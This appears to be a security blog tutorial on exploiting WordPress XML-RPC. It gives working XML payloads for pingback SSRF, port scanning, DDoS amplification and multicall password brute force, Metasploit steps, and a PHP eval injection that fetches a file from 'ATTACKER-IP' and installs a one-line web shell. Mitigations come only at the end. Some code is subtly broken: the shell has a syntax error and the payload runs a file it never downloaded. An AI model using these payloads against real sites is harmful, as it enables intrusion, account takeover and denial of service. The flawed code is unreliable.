Understanding XML-RPC Vulnerabilities and Their Exploitation in very detail Analysis
Introduction
XML-RPC (XML Remote Procedure Call) is a protocol that allows remote communication between applications using XML for encoding and HTTP as a transport mechanism. It is widely used by content management systems (CMS) like WordPress for various administrative functions. its utilizes XML-RPC for remote publishing, mobile app integration, and third-party services.
Why It Matters
While XML-RPC simplifies website management, it also creates security risks. Hackers often exploit it for brute force and Distributed Denial of Service (DDoS) attacks if not properly managed. In this article, we'll explore how these attacks work and how you can protect your website.
How to find this vulnerability
Initial Reconnaissance
Your first step is to identify your target and locate the XML-RPC endpoint which is typically accessible at /xmlrpc.php on WordPress websites

If the site's response shows "XML-RPC server accepts POST requests only" it means XML-RPC is enabled. Next intercept this request using Burp Suite, send it to the Repeater, change the request method from GET to POST and click Send. The response will typically look like this:

After receiving the response check for all available methods by using the "List all Methods" call. Simply insert the following XML request into the request body:
<?xml version="1.0" encoding="utf-8"?>
<methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>
The response will display all the available system call methods providing you with a list of functions that can potentially be exploited for an attack.

If you want to test a specific method you can use a simple XML request like this. It will return "Hello" in the response:
XML-RPC pingbacks & SSRF
To test for pingbacks or perform an SSRF attack, you can use the following XML request. Provide your server URL and a valid blog URL from the target site:
<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
<methodName>pingback.ping</methodName>
<params>
<param>
<value><string>https://<YOUR SERVER></string></value>
</param>
<param>
<value><string>https://<SOME VALID BLOG FROM THE SITE>/</string></value>
</param>
</params>
</methodCall>
The response will typically look something like this indicating whether the pingback request was successful or if an error occurred:


As you can see we received a callback from the internal IP (origin) of my website behind the WAF. To ensure a proper HTTP callback instead of just a DNS pingback make sure to include a valid blog link in your XML request. If you only provide the target URL it will result in a DNS pingback without an actual HTTP request.
XSPA (Cross Site Port Attack)
If you want to perform port scanning on the target, you can do it using a similar method. Just use the same valid blog URL and specify the target site along with the desired port in your XML request. This will help you check if the port is open or closed.
<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
<methodName>pingback.ping</methodName>
<params>
<param>
<value><string>https://website:port></string></value>
</param>
<param>
<value><string>https://<SOME VALID BLOG FROM THE SITE>/</string></value>
</param>
</params>
</methodCall>
As you can see we received a pingback from the website indicating that the specified port is open. If you provide an incorrect or closed port you'll likely receive an error or experience a timeout.
To speed up the port scanning process you can send this request to Intruder in Burp Suite. Select the position of the port, upload a wordlist containing all port numbers and initiate the scan. The pingbacks will help you identify open ports on the target.
XML-RPC for a DDoS attack
Here's an example of how attackers might attempt to exploit the pingback ping method using XML-RPC for a DDoS attack:
<?xml version="1.0"?>
<methodCall>
  <methodName>pingback.ping</methodName>
  <params>
    <param>
      <value>
        <string>http://victim.com</string> <!-- Target of the DDoS -->
      </value>
    </param>
    <param>
      <value>
        <string>http://malicious-site.com/fake-post</string> <!-- Attackers' fake URL -->
      </value>
    </param>
  </params>
</methodCall>
Explanation:
- http://victim.com: This is the victim's website. The WordPress site will send a verification request to this URL.
- http://malicious-site.com/fake-post: A fake URL controlled by the attacker claiming to have linked to the victim's site.
How This Causes DDoS:
- The attacker sends this XML-RPC request to multiple WordPress sites.
- Each WordPress site sends a GET request to http://victim.com to validate the pingback.
- This results in a flood of traffic to the victim's server.
Brute force attacks
To perform a brute-force attack on a WordPress login using XML-RPC, attackers can use the following XML request:
<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>username</value></param>
<param><value>password</value></param>
</params>
</methodCall>
When you provide incorrect login credentials the response will typically indicate an error displaying messages like "Incorrect username or password." This confirms that the authentication attempt failed.
If you send valid login credentials the response will indicate a successful login. It will typically include information such as isAdmin (confirming admin access) and other relevant values related to the authenticated user.


Testing login credentials one by one can be time-consuming. Instead you can send the request to Intruder in Burp Suite, select the position where you want to brute-force (usually the username or password field), and provide a wordlist for the attack.
To speed up the process further you can add a Grep Match for the term "isAdmin" in the response. This will help you quickly identify successful logins and valid results.

After a successful brute-force attack you can sort the results based on the response length. A noticeably different response length often indicates a successful login. Upon reviewing the response if you see "isAdmin" or other indicators of authentication, it means valid login credentials have been found.
Brute force attacks using system multicall
XML-RPC in WordPress supports a method called system.multicall which allows attackers to execute multiple commands in a single request. This is often exploited for brute-force attacks, as it enables attackers to attempt numerous login attempts simultaneously.
Here's an example of the XML request attackers might use for a system.multicall brute-force attack:
<?xml version="1.0"?>
<methodCall><methodName>system.multicall</methodName><params><param><value><array><data>

<value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</name><value><array><data><value><array><data><value><string>\{\{ Your Username \}\}</string></value><value><string>\{\{ Your Password \}\}</string></value></data></array></value></data></array></value></member></struct></value>

<value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</name><value><array><data><value><array><data><value><string>\{\{ Your Username \}\}</string></value><value><string>\{\{ Your Password \}\}</string></value></data></array></value></data></array></value></member></struct></value>

<value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</name><value><array><data><value><array><data><value><string>\{\{ Your Username \}\}</string></value><value><string>\{\{ Your Password \}\}</string></value></data></array></value></data></array></value></member></struct></value>

<value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</name><value><array><data><value><array><data><value><string>\{\{ Your Username \}\}</string></value><value><string>\{\{ Your Password \}\}</string></value></data></array></value></data></array></value></member></struct></value>

</data></array></value></param></params></methodCall>
Explanation:
- system.multicall: Allows multiple API calls in a single request.
- wp.getUsersBlogs: A method used to authenticate users. If successful, it returns blog information.
- Multiple Credential Attempts: Attackers send several username-password combinations at once.
XML-RPC Bruteforce tool
For this PoC I created my own tool that uses XML-RPC to brute-force WordPress logins by providing a username and password list.

This script uses the /wp-json/wp/v2/users/ endpoint which often exposes a list of registered users that attackers can exploit for brute-force attempts via XML-RPC using a custom username and password list of your choice
PHP XML-RPC Arbitrary Code Execution
This exploit targets an arbitrary code execution vulnerability found in many implementations of the PHP XML-RPC module. It's exploitable across various PHP web applications including Drupal, WordPress, PostNuke and TikiWiki.
To view the available options load the module in the Metasploit console and run the commands show options or show advanced:
msf > use exploit/unix/webapp/php_xmlrpc_eval
msf exploit(php_xmlrpc_eval) > show targets
    ...targets...
msf exploit(php_xmlrpc_eval) > set TARGET <target>
msf exploit(php_xmlrpc_eval) > show options
    ...show and set options...
msf exploit(php_xmlrpc_eval) > exploit
XML-RPC remote code-injection
XML-RPC for PHP has a remote code injection vulnerability in PEAR XML_RPC 1.3.0 and earlier, and PHP XMLRPC 1.1 and earlier. It occurs when the XML parser passes data to eval() without proper sanitization, allowing attackers to execute arbitrary code on the server.
Exploit :
The attacker sends XML data in an HTTP POST request to the vulnerable server, containing a PHP command injection. XML-RPC passes the XML elements to eval() without validating the input. Once executed the PHP command drops a malicious script in the /tmp directory and changes its permissions for execution.
<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
  <methodName>test.method</methodName>
  <params>
    <param>
      <value>
        <name>',"));echo '_begin_';echo `cd /tmp;wget ATTACKER-IP/evil.php;chmod +x evil.php;./nikons `;echo '_end';exit;/*</name>
      </value>
    </param>
  </params>
</methodCall>
xml data with PHP command injection
evil.php :
<?php system($_GET['cmd'];)?>The uploaded malicious PHP file can act as a backdoor allowing the attacker to execute shell commands remotely. By sending a simple GET request like the following, the attacker can run commands on the server:
http://target.com/evil.php?cmd=lsIn this example the ls command will list the files in the current directory, but attackers can execute any system command using this method.
How to Disable WordPress XML-RPC
You can disable XML-RPC using the .htaccess file, a configuration file commonly used in WordPress. Here's how you can do it:
To disable XML-RPC simply add the following code to your .htaccess file located in the public_html folder:
# Disable XML-RPC to prevent attacks
<Files xmlrpc.php>
    order deny,allow
    deny from all
</Files>
Impact of XML-RPC Attacks
Exploiting XML-RPC vulnerabilities can lead to severe consequences including:
- Brute Force Attacks: Attackers can attempt thousands of username and password combinations using the system.multicall method, bypassing login protection mechanisms.
- DDoS Attacks: By abusing the pingback.ping method, attackers can initiate large-scale Distributed Denial of Service (DDoS) attacks. This can cripple the target's website by overwhelming it with traffic.
- Server-Side Request Forgery (SSRF): XML-RPC pingback features can be used to trigger SSRF attacks, accessing internal services and extracting sensitive information.
- Port Scanning: Attackers can perform Cross-Site Port Attacks (XSPA) to identify open ports and services within the target's network.
- Remote Code Execution (RCE): Poorly implemented XML-RPC functions can be exploited to execute arbitrary code, compromising the entire server.
Mitigation Measures
To protect against XML-RPC-based attacks consider the following mitigation strategies:
- Disable XML-RPC if the functionality is not required using plugins like Disable XML-RPC or through server configurations.
- Implement rate limiting to block excessive requests and mitigate brute force and DDoS attempts using tools like Fail2Ban or Cloudflare WAF.
- Regularly monitor server logs and traffic for signs of XML-RPC abuse such as unusual request spikes or repeated login attempts.
- Deploy a Web Application Firewall (WAF) to detect and block malicious XML-RPC requests as many WAFs offer built-in protection rules.
- Apply access controls to restrict XML-RPC access to trusted IP addresses when remote management is necessary, minimizing exposure to external threats.
By applying these best practices organizations can significantly reduce the risk of XML-RPC attacks and maintain a secure WordPress environment.
Conclusion
XML-RPC offers remote management for WordPress but its vulnerabilities can lead to brute force attacks, DDoS, SSRF and remote code execution. Without proper security measures it becomes a easy target for attackers. Understanding these risks and applying proactive defenses is essential to protect web applications
To demonstrate this XML-RPC PoC I intentionally took down my website lostsec.xyz to provide a live demonstration so you can understand more better. If you found this article helpful don't forget to leave a like!
Disclaimer
The content provided in this article is for educational and informational purposes only. Always ensure you have proper authorization before conducting security assessments. Use this information responsibly